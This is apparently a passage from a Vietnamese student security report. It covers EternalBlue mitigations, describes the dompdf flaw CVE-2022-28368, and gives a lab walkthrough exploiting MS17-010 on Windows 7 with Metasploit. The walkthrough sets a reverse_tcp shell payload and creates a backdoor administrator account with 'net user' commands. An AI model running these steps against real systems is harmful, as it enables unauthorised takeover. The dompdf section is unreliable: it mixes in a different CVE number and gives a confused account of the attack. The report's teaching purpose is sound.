* Cập nhật hệ điều hành và phần mềm: Hãy đảm bảo rằng hệ điều hành và các phần mềm trên hệ thống của bạn được cập nhật đầy đủ, bao gồm cả các bản vá bảo mật mới nhất từ Microsoft. Lỗ hổng EternalBlue đã được vá bởi Microsoft thông qua các bản vá bảo mật, vì vậy việc cập nhật sẽ giảm thiểu nguy cơ bị tấn công.
* Bật tường lửa và cấu hình tường lửa chặt chẽ: Sử dụng tường lửa và cấu hình chúng để chặn các kết nối không mong muốn đến các cổng liên quan đến SMB.
* Tắt SMBv1 và hạn chế các phiên bản SMB: SMBv1 là phiên bản có lỗ hổng EternalBlue. Tắt SMBv1 trên các hệ thống của bạn và hạn chế việc sử dụng các phiên bản SMB cũ hơn. Sử dụng SMBv2 hoặc SMBv3, vì chúng có các bản vá và tính năng bảo mật tốt hơn.
* Sử dụng giải pháp bảo mật và phòng thủ phần cứng: Sử dụng giải pháp bảo mật mạnh như phần mềm chống vi-rút, phần mềm chống malware và phần mềm tường lửa để giảm thiểu rủi ro từ các cuộc tấn công sử dụng lỗ hổng EternalBlue. Ngoài ra, hãy xem xét triển khai các biện pháp bảo mật phần cứng như việc sử dụng hệ điều hành được cập nhật, bảo vệ cổng mạng và hạn chế quyền truy cập vào các tài nguyên quan trọng.

## Giới thiệu về CVE 2022-28368

### Mô tả CVE 2022-28368

CVE 2022-28368 là một lỗ hổng bảo mật RCE trên phần mềm dompdf, một thư viện PHP mã nguồn mở được sử dụng để tạo tệp PDF từ HTML và CSS. "Dom" trong tên của nó đề cập đến Document Object Model - một API được sử dụng để truy cập và tương tác với nội dung của một trang web.

Lỗ hổng này cho phép kẻ tấn công tạo một file PDF đặc biệt chứa mã độc và đưa cho nạn nhân tải về hoặc truy cập trực tiếp từ máy chủ. Khi file PDF này được xử lý, mã độc có thể được thực thi và kẻ tấn công có thể lấy quyền điều khiển hoàn toàn trên máy chủ đó.


Lỗ hổng này được phát hiện và báo cáo vào tháng 3 năm 2022 bởi một nhóm nghiên cứu bảo mật của công ty đào tạo an ninh tên là Securify.

### Phạm vi ảnh hưởng

Lỗ hổng RCE trên dompdf có thể ảnh hưởng đến tất cả các ứng dụng web sử dụng thư viện này để tạo và xuất file PDF. Nếu máy chủ web sử dụng phiên bản dompdf bị ảnh hưởng của lỗ hổng này, kẻ tấn công có thể tạo một tập tin PDF độc hại và chèn mã độc vào bên trong tập tin này. Khi tập tin PDF này được tải xuống và mở bởi nạn nhân, mã độc trong tập tin PDF có thể được thực thi trên máy chủ web và kẻ tấn công có thể kiểm soát toàn bộ hệ thống.

Do đó, lỗ hổng này có thể gây ra những tổn thất nghiêm trọng, bao gồm việc lộ thông tin, mất kiểm soát máy chủ, phá hoại dữ liệu và khả năng tấn công từ xa. Do đó, việc cập nhật và vá lỗ hổng là rất quan trọng để đảm bảo an toàn cho hệ thống.

Theo hệ thống chấm điểm lỗ hổng bảo mật (CVSSv3) thì lỗ hổng này có số điểm là 9.8.



Hình 2. 1 CVE 2022-28368 Base Score

### Phân tích lỗ hổng

Lỗ hổng RCE trên dompdf (CVE-2022-29457) được phát hiện bởi công ty an ninh mạng Securify. Đây là một lỗ hổng rất nguy hiểm vì cho phép kẻ tấn công thực thi mã từ xa trên máy chủ web. Lỗ hổng này được khai thác bằng cách tấn công vào phần mềm dompdf thông qua các tham số truyền vào trong tập tin PDF. Kẻ tấn công có thể tạo ra một tập tin PDF độc hại và chèn mã độc vào bên trong. Khi tập tin PDF này được tải xuống và mở bởi nạn nhân, mã độc trong tập tin PDF có thể được thực thi trên máy chủ web và kẻ tấn công có thể kiểm soát toàn bộ hệ thống. Về cơ bản, lỗ hổng này được phát hiện trong quá trình xử lý phần mở rộng của tập tin PDF trên dompdf. Khi dompdf được sử dụng để xử lý tập tin PDF, nó không kiểm tra đầu vào được cung cấp và cho phép kẻ tấn công chèn mã độc vào tập tin PDF để thực thi mã từ xa trên máy chủ web.

### Ngăn chặn và giảm thiểu rủi ro

Hiện tại nhà phát hành đã cập nhập bản vá cho lỗ hổng này, tuy nhiên chúng ta cũng cần có những biện pháp ngăn chặm để giảm thiểu rủi ro:

* Kiểm tra input đầu vào: Đối với các ứng dụng web sử dụng Dompdf, cần kiểm tra kỹ các input đầu vào để đảm bảo không chứa mã độc hoặc payload có hại. Nếu có, hãy loại bỏ chúng hoặc mã hóa input để tránh các tấn công khác.
* Sử dụng firewalls: Sử dụng firewall để giám sát và chặn các gói tin độc hại. Có thể thiết lập firewall để chặn các truy cập đến các tài nguyên như tệp tin, thư mục, port mà không được phép.
* Sử dụng các công cụ bảo mật: Sử dụng các công cụ bảo mật như WAF, IDS, IPS, Antivirus, Antimalware, để phát hiện và ngăn chặn các tấn công khác.
* Hạn chế quyền truy cập: Hạn chế quyền truy cập của người dùng đến các tài nguyên hệ thống. Có thể thực hiện bằng cách thiết lập các chính sách bảo mật hệ thống và phân quyền đúng mức.

# THỰC NGHIỆM

## Khai thác lỗ hổng CVE 2017-0143

### Mô hình triển khai


Sử dụng Kali Linux làm Attacker và Windows 7 làm Victim.



### Kịch bản khai thác

**Bước 1:** Tìm kiếm địa chỉ IP của máy mục tiêu :

|  |
| --- |
| arp-scan -l |




Hình 3. 1 Tìm kiếm địa chỉ IP máy mục tiêu

**Bước 2:** Kiểm tra các cổng và dịch vụ mạng của máy mục tiêu:

Sử dụng câu lệnh để phát hiện các lỗ hổng bảo mật, xác định các thông tin hệ thống và tìm kiếm các dịch vụ mạng:

|  |
| --- |
| nmap -script vuln 192.168.80.136 |



Hình 3. 2 Thực hiện câu lệnh namp -script vuln 192.168.80.136 và kết quả

**Bước 3**: Tiến hành khai thác bằng Metasploit framework:

Sử dụng Msfconsole để tìm kiếm, khai thác và kiểm tra các lỗ hổng bảo mật trên các thiết bị mạng:


|  |
| --- |
| msfconsole |



Hình 3. 3 Chạy câu lệnh “msfconsole”

Tiếp theo chúng ta tìm kiếm các module khai thác lỗ hổng của một lỗ hổng bảo mật được MS17:

|  |
| --- |
| search ms17 |




Hình 3. 4 Chạy câu lệnh “search ms17”

Sử dụng câu lệnh dưới để khai thác lỗ hỗng ms17:

|  |
| --- |
| use exploit/windows/smb/ms17\_010\_eternalblue |




Sau khi chạy câu lệnh các option sẽ hiển thị như sau:



Hình 3. 5 Khai thác lỗ hổng ms17

Chúng ta có thể thấy được trong module options có rất nhiều lựa chọn để cho chúng ta thiết lập để tấn công máy nạn nhân. Chúng ta sẽ thiết lập IP cho RHOSTS để tấn công vào máy mục tiêu.

|  |
| --- |
| set RHOSTS 192.168.80.136 |




Hình 3. 6 Thiết lập IP cho RHOSTS


Xem danh sách options có sẵn trong

|  |
| --- |
| exploit/windows/smb/ms17\_010\_eternalblue |


sau đó chúng ta sẽ tìm những payloads phù hợp với mục đích tấn công này. Ở đây chúng ta sẽ sử dụng:

|  |
| --- |
| set payload windows/x64/shell/reverse\_tcp |






Hình 3. 7 Show payloads




Hình 3. 8 Set payload windows/x64/shell/reverse\_tcp




Hình 3. 9 Options có sẵn trong ms17\_010\_eternalblue

Thiết lập LHOST là địa chỉ IP của máy tấn công và LPORT sẽ là cổng mà kẻ tấn công sẽ đi qua. Lúc này chúng tôi đã thiết lập xong hết và giờ sẽ là khai thác máy mục tiêu.




Hình 3. 10 Đã thiết lập LHOST là địa chỉ IP của máy tấn công




Hình 3. 11 Khai thác máy mục tiêu

**Bước 4:** Tạo user và add user vào nhóm admin


|  |
| --- |
| net user Chinh Pass1234 /add  net localgroup Administrators Chinh /add |






Hình 3. 12 Tạo user và add user vào nhóm admin


**Bước 5:** Truy cập windows logs để kiểm tra lại:




Hình 3. 13 Thông tin sự kiện trong windows logs



Hình 3. 14 kiểm tra sự kiện thêm user



Hình 3. 15 Kiểm tra sự kiện thêm user vào group admin



Hình 3. 16 Vào cmd kiểm tra địa chỉ ip đã đăng nhập

### Đánh giá và kết luận

CVE 2017-0143 là một lỗ hổng bảo mật nguy hiểm trong giao thức SMB (Server Message Block) của Microsoft, cho phép tin tặc thực hiện tấn công từ xa và thực hiện các hoạt động độc hại trên hệ thống mà không cần đăng nhập. Lỗ hổng này đã được đánh giá với mức độ nguy hiểm cao và có thể dẫn đến các hậu quả nghiêm trọng như chiếm quyền điều khiển hệ thống, lấy cắp thông tin, phá hoại dữ liệu.

